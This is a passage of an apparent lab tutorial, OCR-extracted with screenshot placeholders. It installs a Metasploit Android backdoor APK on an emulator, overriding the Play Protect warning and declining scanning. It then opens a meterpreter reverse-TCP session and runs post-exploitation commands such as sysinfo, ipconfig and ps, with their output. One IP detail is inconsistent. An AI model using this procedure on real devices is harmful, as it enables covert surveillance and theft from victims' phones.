
A main activity screen appears; click next, then install.




Turn on allow installation of apps from unknown sources



Security
Lock screen message
None
Smart Lock
To use, first set a screen lock
Encryption
Encrypt tablet
Passwords
Make passwords visible
Device administration
Device administrators
View or deactivate device administrators
Unknown sources
Allow installation of apps from unknown sources
Credential storage
Storage type
Hardware-backed
Right Ctrl



MainActivity
Do you want to install this application? It will get access to:
modify system settings
take pictures and videos
modify your contacts
read your contacts
approximate location (network-based)
precise location (GPS and network-based)
record audio
directly call phone numbers
this may cost you money
read call log
read phone status and identity
write call log
read your text messages (SMS or MMS)
CANCEL
NEXT
Index of /share



- Installation Completion: Once the application has successfully installed, a notification will appear stating "App installed."
- Opening the Installed App: Click "OPEN" in the notification to launch the installed application.
- Handling "Blocked by Play Protect" Pop-up: If a "Blocked by Play Protect" pop-up emerges, click "INSTALL ANYWAY" to override the security prompt.
- Managing "Send App for Scanning?" Pop-up: If a "Send app for scanning?" pop-up appears, choose "DON'T SEND" to skip sending the application for additional scanning.


MainActivity
App installed.
DONE
OPEN
4:33 PM
4:29 PM
4:28 PM
Index of /share
Backdoor.apk



App info
MainActivity
version 1.0
UNINSTALL
FORCE STOP
Storage
136 KB used in Internal storage
Permissions
Camera, Contacts, Location, Microphone, Phone, SMS, and Storage
Notifications
Normal
Open by default
No defaults set
Battery
No battery use since last full charge
Memory
300 KB avg memory used in last 3 hours
Right Ctrl




Return to Kali Linux: Switch back to the Kali Linux virtual machine.

Verification of Meterpreter Session: Confirm the successful opening of the Meterpreter session. Refer to the provided screenshot for visual confirmation.

Note on IP Address: Note that in this scenario, the IP address 192.168.56.101 corresponds to the victim machine, which is the Android Emulator.




- Switch to the parrot security (for our case it is kali Linux) virtual machine. The meterpreter session has opened successfully as shown in the screenshot.
- **Note: in this case 192.168.56.101 is the IP of the victim machine (Android Emulator). The IP addresses my vary in your lab environment.**
- Metasploit listener job is currently running. The jobs command shows that there is a job with ID 0, named "Exploit: multi/handler," which is using the payload android/meterpreter/reverse_tcp and is waiting for connections on tcp://192.168.56.101:4444.
- Since the listener job is active, it means Metasploit is ready to receive connections from the Android device running the backdoor.




After meterpreter is launched type sysinfo and press enter.

This will display the information the target machine.



Type ipconfig and flag then press enter.

This will display the victims' machines network interfaces, IP Addresses, MAC address and more.



```
Interface  3
===========
Name         : eth0 - eth0
Hardware MAC : 08:00:27:98:a9:e9
MTU          : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe98:a9e9
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface  4
===========
Name         : eth1 - eth1
Hardware MAC : 08:00:27:a2:fd:04
MTU          : 1500

Interface  5
===========
Name         : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU          : 1480

meterpreter > 
```

Type pwd and press enter.

This will view the current or present working directory on the remote (target) machine.


```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > 
```


- Type cd/sdcard.
- This changes current remote directory to sdcard.
- **Note: cd command changes the current remote dorectory.**
- Type pwd and press enter.
- This will show you the present working directory which has changed to sdcard, that is, /storage/emulator/0

```
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > 
```


- Now while still in meterpreter type ps and press enter.

- This will show the processes running in the target system.
- **Note: The list of running processes might differ.**

